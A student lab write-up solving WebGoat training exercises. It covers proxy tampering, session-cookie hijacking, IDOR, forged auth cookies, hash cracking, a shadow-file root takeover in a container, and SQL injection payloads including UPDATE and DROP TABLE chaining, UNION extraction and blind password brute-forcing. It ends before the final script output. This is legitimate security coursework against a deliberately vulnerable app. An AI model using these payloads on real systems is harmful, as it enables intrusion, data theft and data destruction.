WebGoat Solutions - Assignment 3 Network Security


In this file, we would like to show the proofs of our work and explain each section and what the approach was in each task.

In WebGoat, we have many sections and lessons, so here we will provide more information (additional to the checklist).

Table of Content

The First Section – General


1) HTTP Basics (**Quiz only!**): In the Quiz, we asked for the magic number in the POST requests. To capture this magic number, we ran a ZAP-Proxy browser that filtered POST requests, especially from WebGoat.
While submitting the form, we got the following results:




As we can see, the POST request was captured and the magic number in this case is 58:

2) HTTP Proxies: To solve the assignment in this section, we follow the following steps:
First, we capture the POST request using ZAP-proxy in its browser.
Then, we manipulate the packet as follows:


The packet before manipulation



The packet after manipulation:




3) Developer Tools: In the following section, we passed the two tests, here is the process for each one:
3.1) Using the inspect tool on the browser, we were able to run commands on the console that returned some outputs. In this case, we called the ‘web goat.customjs.phoneHome()’ function and passed the return value in the form of the task.




Then, we saw the phone number ‘2032696019’, after submitting we passed the assignment.

3.2) Using the **Network** section in the inspect tool, we were able to capture the target request and pass the assignment.




(A1) Broken Access Control

1) Hijack a session: In this task, we asked to hijack a session that is not our session, using a vulnerable cookie that was inserted into a POST request for login, this cookie has a common pattern and is not completely randomized.
   Using the hint and burp suite, we generated and analyzed some POST requests to see the pattern and figure out what it was.
   After finding the target POST requests that return the hijack_cookie in its response, the sequencer section of the burp suite helps us to get more responses by repeating the request, then in the terminal, we sort and map the hijack cookies from all responses:



The main pattern in this case, that helped us to solve it, was the jumps in 2 on the right-side (before the dash) numbers (the last 2 numbers on the right side).
If there is a jump of 2, we know that one session between them is used by someone else and can be hijacked.
So the strategy was to find some hijack_cookie of 2 responses that the difference between the two, is 2.
Then, brute-force this hijack_cookie by replacing its timestamp (the left side of the hijack_cookie after the dash) at each iteration, till we get it.




The full bash script is in the project's directory (scripts/cookiehijack.sh).


2) Insecure Direct Object References:

2.1) Guessing & Predicting Patterns: in this assignment, we asked to predict another way to get information about a user differently, in the previous assignment, we observed the differences and behaviors in the server's response to a GET request to some user named "tom cat", in this case, the server generated the response, with another two hidden fields (userId, role) that not been stored in the client-side.


To navigate to the target user differently, we inspected the response using burp, and repeated the target request to see the server's response:




We saw that the response came from the URL that was circled in red, so to interact with the user differently in this case, we inserted this URL + the userId: **/WebGoat/IDOR/profile/userId.**




2.2) <u>Playing with the Patterns:</u> After we found Tom Cat's profile using another URL, now we asked to find a different user and modify its profile.
To make that happen, we start by searching for another user ID, using the previous assignment and burp intruder to generate an attack, we received what we looked for:



Then after sending another GET request to the server with the new userId that we found, we reached the assignment's goal and got:




Now, to change Bill's information, we need to send a PUT request to the server with the parameters changed, so after finding the correct GET request, we modify it as follows:



3) <u>Missing Function Level Access Control:</u>


3.1) <u>Relying on obscurity:</u> In this assignment, we asked to search for hidden fields in the HTML page, that will interest for an attacker to take control of, after inspecting the HTML code of the page, we found out:



That there is a hidden ul tag, that includes two list items with information about the configurations and users, which might be interesting for an attacker.


3.2)

3.3) Spoofing an Authentication Cookie: in this assignment, we asked to spoof different cookies by analyzing the pattern and predicting the cookies generated while logging from different users. To make that happen, we log in and see the generated cookies:




Then, we tried to look for the different hashing and encoding techniques, and tried to decode the cookies to see what is the actual value that encoded in the first place:

base64 decoding:




Hex decoding:



We can see marked in yellow, the username ‘webgoat’ in reverse, so after reversing the string again, we got: **webgoatESHUeWZAbX** as the cookies’ string, and we assume the following process: to create a new cookie, the server is, first of all, take the username and insert it to the beginning of the string, then the server salted the password and chain the value, then it reverses it, encode it as Hexa, and then base64.

After manipulating the string by inserting the username tom instead of web goat, we sent the same request again and with the cookie:
tomESHUeWZAbX → XbAZWeUHSEmot → 205862415a5765554853456d6f74 → NTg2MjQxNWE1NzY1NTU0ODUzNDU2ZDZmNzQ=




4) Crypto Basics:

4.1) Base64 Encoding: in this assignment, we asked to identify what is the username and password from the following base64 encoding string:
dXNlcjEyMzQ1OmFkbWlu
After using a base64 encoder/decoder platform, we got the following result: **user12345:admin.**


4.2) Other Encoding: in this assignment, we asked to convert this encoding {xor}Oz4rPj0+LDovPiwsKDAtOw==. After recognizing it as a WebSphere encoding format, we got the following output: **databasepassword.**

4.3) Plain Hashing: in this assignment, we asked to convert some hashes to their plain text values, in this case, we needed to recognize which hashing algorithm was applied, and then look for the value on the internet. The first one was **E10ADC3949BA59ABBE56E057F20F883E**, after using a hash identifier on the internet, we found out it was an MD5 hashing algorithm applied, then after looking for this hash value on the internet as well, we found out the plain text is **123456**.
For the second hash, we did the same steps, the hashing algorithm was **SHA256**, and after searching for

it the plain text value was **password**.



4.4) Cryptographic signatures: in this assignment, given a private key, we asked to extract the public key and its modulus, then sign on it using the private key.
After Struggling a bit, we wrote out the bash script that performs well all the steps, the bash script is in the project's directory, with all the comments that explain each step and step.




4.5) Keystore: in this assignment, we asked to decrypt a message using the left encryption key inside a docker container, to perform this assignment, we make the following steps:

a) Runs the docker container, and then runs the docker exec command to open the container's terminal.


b) Access to /etc/shadow file to see what is inside.

```
root:*:17918:0:99999:7:::
daemon:*:17918:0:99999:7:::
bin:*:17918:0:99999:7:::
sys:*:17918:0:99999:7:::
sync:*:17918:0:99999:7:::
games:*:17918:0:99999:7:::
man:*:17918:0:99999:7:::
lp:*:17918:0:99999:7:::
mail:*:17918:0:99999:7:::
news:*:17918:0:99999:7:::
uucp:*:17918:0:99999:7:::
proxy:*:17918:0:99999:7:::
www-data:*:17918:0:99999:7:::
backup:*:17918:0:99999:7:::
list:*:17918:0:99999:7:::
irc:*:17918:0:99999:7:::
gnats:*:17918:0:99999:7:::
nobody:*:17918:0:99999:7:::
_apt:*:17918:0:99999:7:::
webgoat:!:18221:0:99999:7:::
```

c) Goes back to the host machine, and copies this file to the host, to modify it and change the root's password, to get access to the target file that stores the password, then copies the file back to the container.



d) Coming back to the container, we can use the "HelloWorld" password to get access to the root and get the full root permissions, in this case, we could see the target password file in the root directory:



e) Then, we performed the decryption process and got the plaintext (in yellow):


```
root@561ea2a2a0b1:~# echo "U2FsdGVkX199jgh5oANBlFdtCxIEvdEvciLi+v+5loE+VCuy6Ii0b+5byb5DXp32RRmT02Bk1pf55ctQN+DHbwCPiVRfFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile default_secr
et
Leaving passwords in docker images is not so secureroot@561ea2a2a0b1:~#
```

A(2) Injection


SQL Injection (intro)

9) String SQL injection: in this assignment, we asked to complete the string query and make it retrieve all the data from the user_data table, using an SQL injection.
In this case, we tried multiple times to figure it out, by seeing the basic command we need to complete:
SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ''

Then, to make it correct, we need to make sure the command will not comment out the last part, this type of query will make sure that the last part is not commented out:
SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'




10) Numeric SQL injection: in this assignment, we asked to run a numeric SQL injection on the user_data table to get all the users.
To do that, we needed to identify the correct input field that was vulnerable to the attack and try multiple times to inject it.
We found out that the second field (userId) is the vulnerable field, then, by classic SQL injection command, we successfully extracted the information needed:
SELECT * From user_data WHERE Login_Count = 13 and userid= user or 1=1




11) Compromising confidentiality with String SQL injection: in this assignment, we asked to run a string SQL injection to get all the salaries of the employees.
To make that happen, we found out that the vulnerable field is the first one (Employee name), **by writing the name and then quotation mark and 'or 1=1 --'**, we comment out the second field, and get all the employees' information:

SELECT * FROM employees WHERE last_name = 'Smit' or 1=1 - - And auth_tan= 3SL99A




12) Compromising Integrity with Query Chaining: in this assignment, we asked to chain to an SQL query another query to update John's salary.
In this case, we manipulate the second field (Authentication TAN), by adding a ';' character and then write an UPDATE query directly after that, like the following:

SELECT * FROM employees WHERE last_name = 'Smit' AND auth_token='3SL99A'; UPDATE employees SET salary=900000 WHERE user_id=37648 --



13) Compromising Availability: in this assignment, we asked to drop the access_log table, to make that happen, we tried to figure out how to retrieve the data first and then remove it. After multiple tries, we figured out that a single **UPDATE** query retrieved all the data and showed it, then after chaining another query **DROP TABLE**, we successfully dropped the whole table, the full command was:

UPDATE'; DROP TABLE access_log –




SQL Injection (advanced)

3) Pulling data from other tables: in the assignment, we asked to use a UNION or chaining queries to get all the information from the user_system_data table, using the user_data table.
To achieve this, we succeeded in first place in chaining two quires and got Dave's password, the full command was:

' or 1=1; SELECT * FROM user_system_data --


Then, the result was:




The target password is marked in yellow. To pass this assignment using the UNION query, we used the same approach, but instead of SELECT after the quote, we placed the UNION, with the fields we wanted to select:

' union select user_system_data.*,'1','1',1 from user_system_data; –


5) In this assignment, we asked to perform an SQLi attack, using all the previous sections on this topic. We asked to log in as Tom without knowing its password.
To make that happen, we start by looking at the input field to find the vulnerable field to SQLi, after a deep inspection, we found it, in the register form, by trying to perform a **blind SQLi** attack on this field:



After we got this answer back from the server, we applied to intercept using Burp to see the actual request that was sent to the site.



After we found out this server's response, we tried to repeat the request using the intruder a little bit differently, we started by trying to predict the password's field name in the DB and see what the first char of the password is, we used the **substring(password, index, len) = target_char** query to inspect the server's responses, and got the following result:




For most of the tries, we get the following response from the server (for example):

User tom' AND substring(password,11,1)='t created, please proceed to the login page.

This seems to be a false response from the server because the password of Tom's account does not include the char 't' in the 11th index.

But for some unique cases, we saw this response:




This seems to be a true response from the server, which means that for this specific case, the username field was:
username_reg=tom'+AND+substring(password,13,1)='t

It said that the 13th index of the password of Tom's account is **t.**

After that, we perform a **brute-force attack** on this typical field and try to predict each character of Tom's password, In this case, we have no idea how long the password is, so the process could take very long if we still use burp, so we run a Python script that performs this brute-force attack, the result from the script was:

